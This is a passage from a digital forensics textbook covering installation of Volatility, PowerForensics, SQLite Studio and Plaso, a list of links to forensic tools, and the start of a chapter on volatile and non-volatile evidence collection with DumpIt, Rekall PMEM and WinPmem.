1. Go to http://downloads.volatilityfoundation.org/releases/2.6/volatility_2.6_windows_64_standalone.zip and download volatility 2 windows_64 architecture executable.
2. Extract the contents of the downloaded zip file to a folder on your computer.
3. Open a command prompt to run commands.
4. Navigate to the folder where you extracted the Volatility files using the `cd` command.
5. Run the `vol.exe` command to use Volatility.
6. The `--info` option is used to display information about the installed plugins. This is a useful command to check that Volatility is working correctly and to see which plugins are available for use.

Installing Volatility 3 on Windows OS

Here are the steps to follow to install Volatility 3 on Windows:

1. The prerequisite is to install python3.7 or later.

2. Install python3.7 or later from <https://www.python.org/downloads/>
3. Add the PATH variable, as shown:




Figure 2.18: Setting PATH variable

4. Install Pip3:
 - a. Command: `python.exe -m ensurepip --default-pip`
5. Either `git clone https://github.com/volatilityfoundation/volatility3.git` or download the `volatility 3` package from <https://github.com/volatilityfoundation/volatility3/archive/refs/heads/develop.zip>
6. Unzip the volatility.
7. Go to the volatility directory via cmd.exe.
8. Run `pip3 install -r requirements.txt`.
9. Then run the build command: `python setup.py build`, which is followed by the installation, as shown:

```
C:\Users\Administrator\Desktop\Forensic Tools\volatility3-develop>python setup.py build
running build
running build_py
creating build
creating build\lib
creating build\lib\test
copying test\conftest.py -> build\lib\test
copying test\test_volatility.py -> build\lib\test
creating build\lib\volatility3
copying volatility3\__init__.py -> build\lib\volatility3
creating build\lib\doc
creating build\lib\doc\source
copying doc\source\conf.py -> build\lib\doc\source
creating build\lib\volatility3\cli
```

Figure 2.19: Build Volatility using setup.py

We will explore commands and scenarios to better understand the capabilities of volatility in *Chapter 8, Memory Forensics: Techniques and Tools*. The next tool we will look into is PowerForensics, a PowerShell module that can be very handy for digital forensic professionals.


PowerForensics

PowerForensics is a PowerShell-based open-source framework specifically designed for digital forensics and incident response tasks in Windows environments. Leveraging the capabilities of PowerShell, a versatile scripting language integrated with Windows, PowerForensics provides digital forensics analysts with a robust toolset for extracting valuable insights from various artifacts, logs, and system configurations. This tool is particularly useful for professionals working in the field of digital forensics due to its unique features and functionalities. Here are the steps to install PowerForensics on Windows OS:

1. Go to the Start menu of Windows OS and search PowerShell
2. Open PowerShell with Administrator privileges
3. Run command:

a. `Find-Module -name *forensics*`

The output is shown in the following figure:



A screenshot of a Windows PowerShell window titled "Administrator: Windows PowerShell". The window shows the following command and its output:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Find-Module -name *forensics*

Version      Name          Repository      Description
----          --          PSGallery       A Digital Forensics framework for Windows PowerS...
1.1.1        PowerForensics  PSGallery       A Digital Forensics framework for Windows PowerS...
1.1.1        PowerForensicsPortable PSGallery       A Digital Forensics framework for Windows PowerS...
1.0.0.0       Forensics      PSGallery       The module can be used for performing some Evid...
1.1.1        PowerForensicsv2  PSGallery       A Digital Forensics framework for Windows PowerS...

PS C:\Windows\system32>
```

Figure 2.20: Finding PowerForensic module

4. Now install the desired module. We will be installing PowerForensicsV2:
 - a. Command: `Install-Module -Name PowerForensicsV2`

```
PS C:\Windows\system32> install-module -Name PowerForensicsV2
Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from
'PSGallery'?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
```

Figure 2.21: Installing PowerForensics

Learning PowerShell is a good skill to have for any cyber security analyst as well as for digital forensics professionals. It is a versatile tool now available on Windows, MacOS as well as for Linux.

It is recommended for you to explore PowerShellGallary - <https://www.powershellgallery.com/>, which hosts many other utilities that could be helpful to you not just as a digital forensics analyst but also as a system administrator to manage your server and machines.

SQLite

SQLite is a self-contained, serverless, and open-source **Relational Database Management System (RDBMS)** that stores data in a compact, file-based format. It is often referred to as a **zero-configuration** database engine because it requires minimal setup and administration. SQLite is widely used in various applications and scenarios due to its simplicity, efficiency, and portability.

Installation of SQLite Studio on Windows OS

Here are the steps to follow to install the SQLite Studio:

1. Go to the official SQLiteStudio: <https://sqlitestudio.pl/>
2. Click on the **Downloads** section on the website.
3. Download the installer package to your computer.
4. Find the downloaded installer package.
5. Double-click the installer to launch it.
6. Follow the on-screen instructions to complete the installation.
7. Once the installation is done, you can launch SQLiteStudio from the Start menu or desktop shortcut.

You can also consider using SQLite Browser, another popular tool for working with SQLite databases. You can download it from: <https://sqlitebrowser.org/dl/>

Both tools offer graphical interfaces that simplify working with SQLite databases, making them valuable for tasks such as digital forensics investigations, data

analysis, and database management, especially wherever OS and applications store data in the SQLite database format.

Plaso and Log2timeline.py

Plaso is an open-source digital forensics tool that aids investigators in analyzing and correlating events from various sources, such as system logs, application logs, and event data. At the heart of Plaso is `log2timeline.py`, a core utility that processes timestamps and event data from diverse sources to generate a chronological timeline of events. This timeline aids in understanding the sequence of activities that occurred on a system, making it an invaluable asset for digital forensic investigations.

Plaso installation on Windows

Plaso is a collection of tools, and the primary one is `log2timeline.py`. Here are the steps to install Plaso along with `log2timeline.py`. We have already installed python3.7 and pip3 under volatility 3 installation on Windows. If not, then follow the given commands:

1. Install python3.7 or later from <https://www.python.org/downloads/>
2. Add the PATH variable.
3. **Command:** `python.exe -m ensurepip --default-pip`
4. Open the command prompt, that is, `cmd.exe`
5. **Command:** `Pip3.exe install dfdatetime pycryptodome pytz`
6. **Command:** `pip3.exe install plaso`

Plaso installation on Ubuntu

1. Open the terminal and run the following command:
 - a. **Command:** `sudo apt install python3-plaso`
2. Once Plaso is installed, run the following command:
 - a. **Command:** `log2timeline.py`

The execution will look as shown:

```
labuser@ubuntulab:~$ log2timeline.py
2023-04-21 11:22:15,688 [INFO] (MainProcess) PID:216908 <data_location> Determined data location:
/usr/share/plaso
2023-04-21 11:22:15,705 [INFO] (MainProcess) PID:216908 <artifact_definitions> Determined artifact
definitions path: /usr/share/artifacts
ERROR: Missing source path.

usage: log2timeline.py [-h] [--troubles] [-V] [--artifact_definitions PATH]
                      [--custom_artifact_definitions PATH] [--data PATH]
                      [--artifact_filters ARTIFACT_FILTERS] [--artifact_filters_file PATH]
                      [--preferred_year YEAR] [--process_archives]
                      [--skip_compressed_streams] [-f FILE_FILTER]
                      [--hasher_file_size_limit SIZE] [--hashers HASHER_LIST]
                      [--parsers PARSER_FILTER_EXPRESSION] [--yara_rules PATH]
                      [--partitions PARTITIONS] [--volumes VOLUMES] [-z TIME_ZONE]
                      [--no_vss] [--vss_only] [--vss_stores VSS_STORES]
                      [--credential TYPE:DATA] [-d] [-q] [-u] [--info] [--use_markdown]
                      [--no_dependencies_check] [--logfile FILENAME] [--status_view TYPE]
                      [-t TEXT] [--buffer_size BUFFER_SIZE] [--queue_size QUEUE_SIZE]
                      [--single_process] [--process_memory_limit SIZE]
                      [--temporary_directory DIRECTORY] [--vfs_back_end TYPE]
                      [--worker_memory_limit SIZE] [--worker_timeout MINUTES]
                      [--workers WORKERS] [--sigsegv_handler] [--profilers PROFILERS_LIST]
                      [--profiling_directory DIRECTORY]
                      [--profiling_sample_rate SAMPLE_RATE] [--storage_format FORMAT]
                      [--task_storage_format FORMAT]
                      [STORAGE_FILE] [SOURCE]

labuser@ubuntulab:~$
```

Figure 2.22: Executing Log2timeline.py

Note: Depending on your operating system, you might need additional prerequisites. Refer to Plaso's official documentation for specific requirements.

Once installed, you can use various Plaso tools, including `log2timeline.py`, to process different types of logs and generate timelines. Refer to Plaso's documentation for detailed usage instructions.

The basic syntax for using `log2timeline.py` is:

```
log2timeline.py [OPTIONS] OUTPUT_FILENAME [DATA_FILES]
```

Remember that Plaso and `log2timeline.py` are versatile tools that require a certain level of expertise in digital forensics and log analysis. Carefully follow proper procedures to maintain the integrity of evidence during investigations. For more specific details and advanced usage, refer to Plaso's official documentation.

Other standalone tools and utilities

In this section, we are listing all standalone tools and utilities that we will be utilizing throughout the book. We recommend visiting the provided web links to download and install these tools in your lab environment. In the upcoming chapters, we will provide detailed coverage of each tool and utility – explaining

its purpose, usage, the information it can provide, and how to interpret the extracted data.

1. Download and install Wireshark:
<https://www.wireshark.org/download.html>
2. Bulk Extractor:
https://github.com/simsong/bulk_extractor/wiki/Installing-bulk_extractor
3. Steghide: <https://sourceforge.net/projects/steghide/>
4. StegDetect: <http://www.outguess.org/detection.php>
5. OpenPuff: <https://openpuff.en.lo4d.com/download>
6. Ntimestomp: <https://github.com/limbenjamin/nTimetools>
7. Network Miner: <https://www.netresec.com/?page=Networkminer>
8. Rifiuti2: <https://abelcheung.github.io/rifiuti2/>
9. \$I parse is tool to parse \$I files: <https://df-stream.com/download/321/>
10. AnalyzeMFT: <https://github.com/dkovar/analyzeMFT>
11. MFT2Csv: <https://code.google.com/archive/p/mft2csv/downloads>
12. Recuva: <https://www.ccleaner.com/recuva/download/standard>.
13. Timesketch: <https://github.com/google/timesketch>
14. AppCompat Parser : <https://www.sans.org/tools/appcompatcacheparser/>
15. Shellbag explore: <https://sans.org/tools/shellbags-explorer/>
16. Jumplist explorer: <https://www.sans.org/tools/jumplist-explorer/>
17. Timeline explorer: <https://www.sans.org/tools/timeline-explorer/>
18. Shimcache parser: <https://github.com/mandiant/shimcacheparser>
19. PECMD:
<https://f001.backblazeb2.com/file/EricZimmermanTools/PECmd.zip>
20. SBECMD.exe:
<https://f001.backblazeb2.com/file/EricZimmermanTools/SBECmd.zip>
21. LECmd:
<https://f001.backblazeb2.com/file/EricZimmermanTools/LECmd.zip>
22. Linkparser (GUI): <https://4discovery.com/wp-content/uploads/2019/01/LinkParser.zip>

23. Amcache parser :
<https://f001.backblazeb2.com/file/EricZimmermanTools/AmcacheParser.zip>
24. Registry Explorer:
<https://f001.backblazeb2.com/file/EricZimmermanTools/net6/RegistryExplorer.zip>
25. WinPrefetch to analyze the prefetch files:
https://www.nirsoft.net/utils/win_prefetch_view.html
26. NirSoft's UserAssistView:
http://www.nirsoft.net/utils/userassist_view.html
27. Download nirsoft launcher:
<https://launcher.nirsoft.net/downloads/index.html>
- a. There are many utilities we will be using throughout the book. It is recommended that you explore and learn about all utilities of nirsoft.

Conclusion

In this chapter, we have delved into a potent array of tools and utilities, uncovering their immense capabilities. We initiated our journey by establishing the foundation of a virtual lab environment. Step-by-step instructions and precise commands guided us through the process of installing and configuring VirtualBox, along with virtual machines. We also grasped the functionalities of Cloning and Snapshot features within VirtualBox. These tools provided us the means to replicate and safeguard system states, facilitating unhindered experimentation while upholding data integrity.

Our exploration then navigated us through a diverse spectrum of digital forensics tools and applications, each contributing its unique strengths to reveal concealed narratives within digital artifacts. We initiated with HxD, the hex editor, which enabled us to dissect binary intricacies. The entry of The Sleuth Kit equipped us with a suite of powerful command-line utilities, empowering us with control over file system analysis and data recovery. Autopsy, seamlessly integrated with TSK, offered a graphical interface to ease intricate tasks. Volatility illuminated the realm of memory forensics, providing insights into system activities beyond device shutdown.

We further explored PowerForensics, facilitating comprehensive investigations through the capabilities of PowerShell. SQLite Studio extended our reach into intricate databases, extracting valuable information from modern applications.

The prowess of log2timeline.py complemented our toolkit by analyzing diverse log formats and constructing timelines. Our journey culminated with the introduction of standalone tools and utilities, each enhancing our forensic arsenal. The chapter provides web links for downloading these tools extend an open invitation to expand your analytical capabilities.

As we wrap up this chapter, we find ourselves armed with profound insights and an array of tools, poised to dissect, analyze, and decipher digital narratives. Our voyage through the digital landscape, guided by these toolsets and their command, has primed us for the chapters ahead, where investigative narratives await. Armed with a fusion of conceptual understanding and hands-on mastery, we are ready to explore, dissect, and decipher the digital stories that await us in this book. As we delve into various methodological approaches and technical concepts, we embark on a comprehensive learning expedition.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>



CHAPTER 3

Data Collection: Volatile and Non-Volatile

Introduction

Data collection is one of the most critical steps in the process of forensic investigation. It aims to preserve and analyze evidence (like emails, logs, browser history, etc.) from various digital sources such as computers and mobile devices. In this chapter, we will cover the fundamental topics related to data collection in digital forensics, along with the open-source tools used for this purpose.

We will begin by discussing the difference between volatile and non-volatile data and the order of volatility. Then, we will delve into forensic image file formats such as Raw and AFF4 and cover checksum validation of forensics image files. We will also introduce various tools used for memory acquisition, such as DumpIt, PMEM, WimpMem, and Volatility, and explain how these tools can be used to collect data from volatile sources.

You will learn about acquiring memory from virtualized platforms such as VMware, Hyper-V, and VirtualBox. This knowledge will be especially helpful if you work with virtual machines in your forensic investigations.

Finally, we will discuss the data collection of non-volatile data using tools such as FTK Imager, GuyMager, and DD for collecting data from persistent storage media. By the end of this chapter, you will have a comprehensive understanding of the fundamental concepts and tools used in data collection for digital forensics data. You will be equipped with the necessary knowledge to collect and preserve digital evidence effectively and ultimately conduct a successful forensic investigation.

Structure

This chapter covers the following topics:

- Volatile vs non-volatile
- Order of volatility
- Digital forensic image formats
- Hash-based validation
- Volatile data collection
- Overview of volatility
- Memory acquisition from virtual platforms
- Non-volatile data collection

Objectives

This chapter aims to provide a comprehensive understanding of data collection techniques in digital forensics, focusing on both volatile and non-volatile data sources. By exploring concepts such as volatile vs. non-volatile data, the order of volatility, and the significance of volatile data collection and memory analysis, readers will gain insight into the dynamic nature of digital evidence.

Through an in-depth exploration of tools like DumpIt, PMEM, WimPmem, FTK Imager, LiME, and the utilization of LiME for capturing Android memory, this chapter seeks to equip readers with practical knowledge and hands-on experience. The integration of Volatility, spanning its installation and application on Ubuntu and Windows systems, introduces the reader to widely famous memory forensics tools called volatility.

By the end of this chapter, readers will have a solid grasp of various data collection methods and tools, enabling them to effectively extract, analyze, and interpret both volatile and non-volatile data for digital forensic investigations.

Volatile vs. non-volatile

Volatile and non-volatile refer to two types of memory used in computer systems for storing and processing information, and they differ in how data is retained.

Volatile memory refers to the information stored temporarily in computer memory and lost when the power is turned off. This type of data is stored in the **Random Access Memory (RAM)** and is used by the operating system and active applications to perform tasks. When the computer is turned off, the data stored in the RAM is lost, and the memory is cleared. For instance, running processes, services, network connections, and the system state are stored in RAM. However, once the computer is turned off, all data in volatile memory is lost.

On the other hand, non-volatile digital data is stored in permanent memory, even after the computer is turned off. The data stored in non-volatile memory includes operating system files, installed software, and user-created documents, emails, images, videos, and audio files. Examples of non-volatile storage devices include hard drives, solid-state drives, and USB flash drives, as well as **Read-Only Memory (ROM)** for system firmware. Consider a user who is working on a document in Microsoft Word. The data for the document is stored temporarily in the RAM, which is volatile memory. When the user saves the document, the data is stored in non-volatile memory on the hard drive. If the user shuts down the computer, the data stored in RAM is lost, but the data saved to the hard drive remains and can be retrieved later.

Examples of volatile memory include:

- Random Access Memory (RAM), stores running processes, services, network connections, and the system state.
- CPU caches, which temporarily store data for quick access.
- Data in swap space, which extends RAM but is stored on a non-volatile medium.

Examples of non-volatile memory include:

- Hard drives (HDD), **Solid-State Drives (SSD)**, and USB flash drives, which store files, documents, email archives, and more.
- Databases and files, which hold records such as email messages, financial transactions, and other important data.

Order of volatility

The order of volatility in digital forensics refers to the priority order in which digital evidence should be collected, from the most volatile to the least volatile. The most volatile data is most likely to change or be overwritten and, therefore, must be collected first. On the other hand, the least volatile data is the data that is least likely to change and can be collected last. The order of volatility is crucial in digital forensic investigations and is widely acknowledged in the digital forensics community.

According to the IETF's **Request for Comment (RFC) 3227**, which provides guidelines for evidence collection and archiving, the order of volatility is as follows:

- **Registers, cache:** CPU registers and data in the cache are the most volatile due to the limited storage space. Data can be flushed out of this space by executing activities on the machine.
- **Routing table, ARP cache, running process, RAM, virtual memory:** Data located on network devices, such as the routing table, can change quickly while the system is in operation, and information in RAM can be lost if there is a power spike or outage.
- **Temporary file systems:** Temporary files are generated by various applications and the operating system itself to store data temporarily. They can include cache files, logs, backup copies, and other types of short-lived data. From a forensic standpoint, temporary files might contain remnants of user activities, file paths, timestamps, and potentially sensitive information. For example, on Linux: '/tmp' and '/var/tmp', and on Windows: C:\Windows\Temp.
- **Swap file:** Swap files, also known as paging files or pagefiles, are used by the operating system to supplement physical RAM when it is running low. These files store portions of memory that are not immediately needed, allowing the system to use physical RAM more efficiently. For example, on Linux systems, swap files are typically located in the root directory (/) and are named according to convention (for example, swapfile or swapfile1), and on Windows it is located at c:\pagefile.sys.
- **Disk:** Although the likelihood of losing data on a disk is low, disk data is not as volatile as the data in the first three categories.
- **Physical configuration, network topology, and archival media:** These items are either less vital in data or are not at all volatile. Still, they may not have a significant impact, while archived data is usually located on a DVD or tape and is going nowhere soon. The physical configuration and network topology can help an investigation.

It is important to keep in mind that the order of volatility may vary depending on the specific digital forensic investigation, and investigators should use their best judgment in prioritizing the collection of digital evidence from the most volatile to the least volatile data to ensure that the evidence collected is reliable and relevant.

The following *Figure 3.1* outlines tools and utilities that can be used to capture volatile data on all three operating systems, that is, Windows, Linux, and Mac:

Volatile Data	Windows Tools	Linux Tools	Mac OS Tools
RAM Content	Dumpit, Winen, Mdd, FTK Imager	dd, fmem	vmmmap, vm_stat, vm_statistics
Routing Table, ARP Cache, Kernel Statistics	Route PRINT, arp -a, netstat netstat -r -n	route, arp -a, netstat -r	netstat -nr, arp -a
DNS Cache	Ipconfig/displaydns	mdc dumpdb (if installed)	scutil --dns
List of Running Processes	PsList, ListDLLs, CurrProcess, tasklist	ps -ef, lsof	ps aux, top
Active Network Connections	netstat -a, ifconfig	netstat -tunp	netstat -a, ifconfig
Programs and Services using the Network	sc queryex, netstat -ab	n/a	n/a
Open Files	Handle, PsFile, Openfiles, net file	lsof, fuser	lsof
Network Shares	Net share, Dumpsec showmount -e, showmount -a	smbclient -L	n/a
Open Ports	OpenPorts, ports, netstat -an	netstat -an, lsof	lsof -iTCP -sTCP:LISTEN
Connected Users	Psloggedon, whoami, ntlast, netusers /l	w, who -T, last	who
Encrypted Archives	Manage-bde (Bitlocker), efsinfo (EFS)	mount -v, ls /media	n/a
Active Network Shares	Fsinfo, reg (mounted Devices)	mount -v, ls /media	n/a
Remote Accesses and Network Monitoring	Psloglist /etc/syslog.conf Port UDP 514	n/a	n/a
System and Network Configuration	Systeminfo, msinfo32, ipconfig /all	ifconfig -a, netstat -in	system_profiler, networksetup, ifconfig -a
Storage Devices	Reg (Mounted Devices), Net share, netstat -a	mount -v, ls /media	n/a
Date and Time	Time /T, date /T, uptime	time, date, uptime	date, uptime
Environment Variables	Cmd /c set env, set	n/a	env, printenv
Clipboard	pclip	n/a	pbcopy, pbpaste

Figure 3.1: Volatile data collection tools and commands

Digital forensic image formats

Forensics imaging refers to the process of creating an exact copy of digital data, including storage media such as hard drives, solid-state drives, memory cards, and USB drives, for preservation and analysis. There are several types of forensics images, each with their strengths and weaknesses, that are used in different scenarios depending on the goals of the investigation. They are discussed as follows:

- **Raw image:** A raw image is a bit-for-bit copy of a storage device, including all unallocated space and slack space. Raw images are typically used when a complete and exact replica of the original data is needed for forensic analysis. Raw images are often created using the dd command-line utility.

- **EnCase evidence file format (E01):** E01 is a proprietary disk image format used by EnCase forensic software. E01 images are created by taking a raw image of a storage device and adding metadata, including case and evidence information, as well as compression and encryption options. E01 images can be split into multiple segments to accommodate larger storage devices.
- **Advanced Forensic Format (AFF):** AFF is an open-source disk image format that supports advanced features such as compression, encryption, and multiple levels of hashing. AFF is a flexible format that can store various types of disk images, including raw (bit-for-bit copies of an entire disk), logical (copies of file systems), and sparse (which do not use disk space for empty blocks) images
- **Virtual Machine Disk (VMDK) image:** A VMDK image is a disk image file format used by VMware virtualization software. VMDK images contain the entire contents of a virtual machine's hard drive, including the operating system and installed software. VMDK images can be helpful in digital forensics investigations involving virtualized environments.
- **Compressed image:** A compressed image is a raw image that has been compressed using a lossless compression algorithm to reduce its size. This type of image is useful when the raw image is too large to be stored or transferred, but it still captures all the data, including unallocated and slack space, file system metadata, and deleted files. However, it might be worth noting that the process of decompression is required to analyze the contents of a compressed image, and this can require additional time and resources.

Once a forensics image has been created, it is important to validate it to ensure that it is an exact and complete copy of the original data. The most popular method is hash-based validation.

Hash-based validation

Hash-based validation is a process of verifying the integrity of digital data by generating a unique fixed-size digital fingerprint of the data using a hash algorithm. This digital fingerprint is commonly referred to as a hash value or digest. The hash value is then compared against a known or expected hash value to determine whether the data has been altered or corrupted.

In digital forensics, hash-based validation is a critical method for ensuring the authenticity of forensic images. A forensic image is an exact copy of a storage device, such as a hard drive or a USB drive, that preserves the original state of the device. It is used to extract and analyze data for investigations without altering or damaging the original device.

Hash-based validation can verify that a forensic image is a bit-by-bit copy of the original storage device without any alteration or corruption. This is done by generating a hash value for the original device and then generating a hash value for the forensic image. If the two hash values match, it can be concluded that the forensic image is an authentic and accurate copy of the original device.

There are several tools available in digital forensics that can be used to compare hash values of forensic images with the original content, including:

- **HashCalc:** A free tool that can calculate hash values for a variety of hash algorithms, including MD5, SHA-1, SHA-256, and others. MD5 and SHA-1 are outdated and not advised for secure applications due to discovered vulnerabilities, whereas SHA-256 is a more secure and preferred option.
- **MD5summer:** A free tool that can calculate and compare MD5 hash values for files and directories.
- **QuikHash:** A free tool that can calculate hash values for files, folders, and disk images, and can compare hash values to detect changes or alterations.

- **Digital Forensic Framework (dff):** An open-source forensic platform that includes hash-based validation features, among other forensic analysis capabilities.
- **EnCase:** A popular digital forensics commercial tool that includes hash-based validation capabilities to ensure the integrity of forensic images.

In summary, hash-based validation is a critical method for ensuring the authenticity and integrity of digital data, including forensic images in digital forensics investigations. Several tools are available to compare hash values and detect any changes or alterations in digital data.


Volatile data collection

This section will explore a selection of powerful utilities that enable investigators to navigate the complexities of random-access memory(RAM) capture, analysis, and extraction. Memory dump indeed captures the state of a system's RAM at a specific point in time, which can be invaluable for analyzing the activities and state of a system during an incident. We will uncover the capabilities of tools like DumpIt, PMEM, WimPmem, FTK Imager, and LiME, each contributing a unique facet to the realm of memory forensics. Moreover, we will delve into a practical application by demonstrating how LiME can be harnessed to capture the elusive memory of Android devices.

DumpIt

DumpIt.exe is a forensics tool that is used to create a physical memory dump of a Windows machine. A memory dump is a snapshot of the computer's RAM at a specific point in time, and it can be useful in a forensic investigation to analyze the state of the system at the time of the incident. **DumpIt.exe** is a standalone executable file that can be run from a command prompt.

You can download it from: <https://github.com/thimbleweed/All-In-USB/tree/master/utilities/DumpIt>. It is a standalone application, so once downloaded, open **cmd.exe** and go to the directory where **DumpIt.exe** is located. To capture the memory of the live system, just type **DumpIt.exe** and hit Enter. You will get the following result:



```
C:\Users\Administrator\Desktop\Forensic Tools>DumpIt.exe
DumpIt - v1.3.2.20180401 - One click memory dumper
Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>

Address space size: 9130999888 bytes ( 8788 Mb)
Free space size: 18677346304 bytes ( 17812 Mb)

* Destination = \??\C:\Users\Administrator\Desktop\Forensic Tools\DumpIt\WIN-B471M259480-20230318-214934.raw

--> Are you sure you want to continue? [y/n] y
+ Processing... Success.
```

Figure 3.2: Capturing memory using DumpIt.exe

The following *Figure 3.3* outlines commonly used **dumpit** commands on the Windows operating system with the description of each command:

Command	Description
dumpit.exe	Launches DumpIt and creates a memory dump of the system.
dumpit.exe -h	Displays the help menu with all the available options and their descriptions.
dumpit.exe -o [filename]	Specifies the name of the output file that will contain the memory dump.
dumpit.exe -f [file format]	Specifies the format of the output file, such as raw, smart, etc.
dumpit.exe -m [memory size]	Specifies the size of memory to be dumped in MB.
dumpit.exe -d [drive]	Specifies the drive from which the memory will be dumped.
dumpit.exe -t [file format]	Specifies the format of the output file for text or hex.
dumpit.exe -v	Displays verbose information about the process of creating the memory dump.

Figure 3.3: DumpIt commands on windows OS with description

PMEM

Rekall PMEM tools are designed to acquire memory images from the physical memory of a computer. This is a crucial technique in computer forensics and incident response for investigating cybercrimes and other security incidents. Rekall is an open-source project that offers several PMEM tools, including linpmem, winpmem_2.0.1.exe, and OSXpmem. Each is designed to work with a specific operating system, that is, Linux, Windows, and OSX respectively.

Linpmem is a Rekall PMEM tool designed to acquire physical memory on Linux systems. By default, it uses the `/proc/kcore` device to access physical memory. This device must be enabled during kernel configuration. However, in most Linux distributions, this device is already enabled. Linpmem can be run from a live CD or USB to acquire memory images. Alternatively, it can be installed on a Linux system and run locally. Once installed, linpmem can acquire memory images on demand or scheduled at specific intervals.

`Winpmem_2.0.1.exe` is a Rekall PMEM tool that is designed to acquire physical memory on Windows systems. It is necessary to insert a signed driver on Windows to gain access to physical memory.

`Winpmem_2.0.1.exe` is built on top of the AFF4 imager technology and is bundled with the appropriate memory drivers. The tool is packaged with 64-bit and 32-bit Windows kernel drivers and a copy of fcat.exe from Sleuthkit. By default, `Winpmem_2.0.1.exe` uses a technique called **Page Table Entry (PTE)** remapping to acquire memory. This technique was initially developed to bypass potential malware hooking the APIs normally used for acquisition. `Winpmem_2.0.1.exe` can be run from a command prompt or PowerShell and can be used to either acquire memory images on demand or schedule at specific intervals.

OSXpmem is a Rekall PMEM tool that is designed to acquire physical memory on OSX systems. OSXpmem has recently been updated with a new driver called MacPmem.kext. This driver is more stable and works on all versions of OSX. The driver presents two devices, the `/dev/pmem` device, which is the raw physical memory device, and the `/dev/pmem_info` device, which presents information collected by the driver about the system, such as the EFI ranges, kernel slide, and other critical parameters. To use OSXpmem, the user must elevate to the root user and unzip the contents of the distribution. The `MacPmem.kext` directory and its contents must be owned by root. The driver is then loaded using kextload, and the acquisition tool is run to create the AFF4 volume.

Physical memory acquisition is a complex task that requires tool and system compatibility, and awareness of potential risks like anti-forensics and malware. Despite Rekall's development discontinuation in 2018, it remains a valuable resource if it suits your environment and needs.

WinPmem

WinPmem is an open-source physical memory(RAM) acquisition tool for Windows operating systems, supporting Windows XP to Windows 10 for both x86 and x64 architectures. It provides three different methods to create a memory dump, ensuring that at least one method will work even when faced with kernel-mode rootkits. The memory dump image produced by WinPmem can be in RAW format, and a read device interface is used instead of writing the image from the kernel. This allows for complex user space imaging and live system analysis. WinPmem has an experimental write support feature, but it must be used with caution.

To use WinPmem, two executable files are available for download: `winpmem_mini_x86.exe` and `winpmem_mini_x64.exe`. Both versions contain both drivers (32- and 64-bit versions). The standalone executable `winpmem_mini_x64.exe` is the easiest to use for both incident response and forensics analysis as it requires no other dependencies than the executable itself. In addition to this, there is also a Python acquisition tool named `winpmem.py`. The following table lists WinPmem commands:

Command	Description
<code>winpmem_mini_x64.exe physmem.raw</code>	Writes a raw image to <code>physmem.raw</code> using the default method of acquisition.
<code>winpmem_mini_x64_rc2.exe</code>	Invokes the usage print/short manual, (see Figure 3.4)
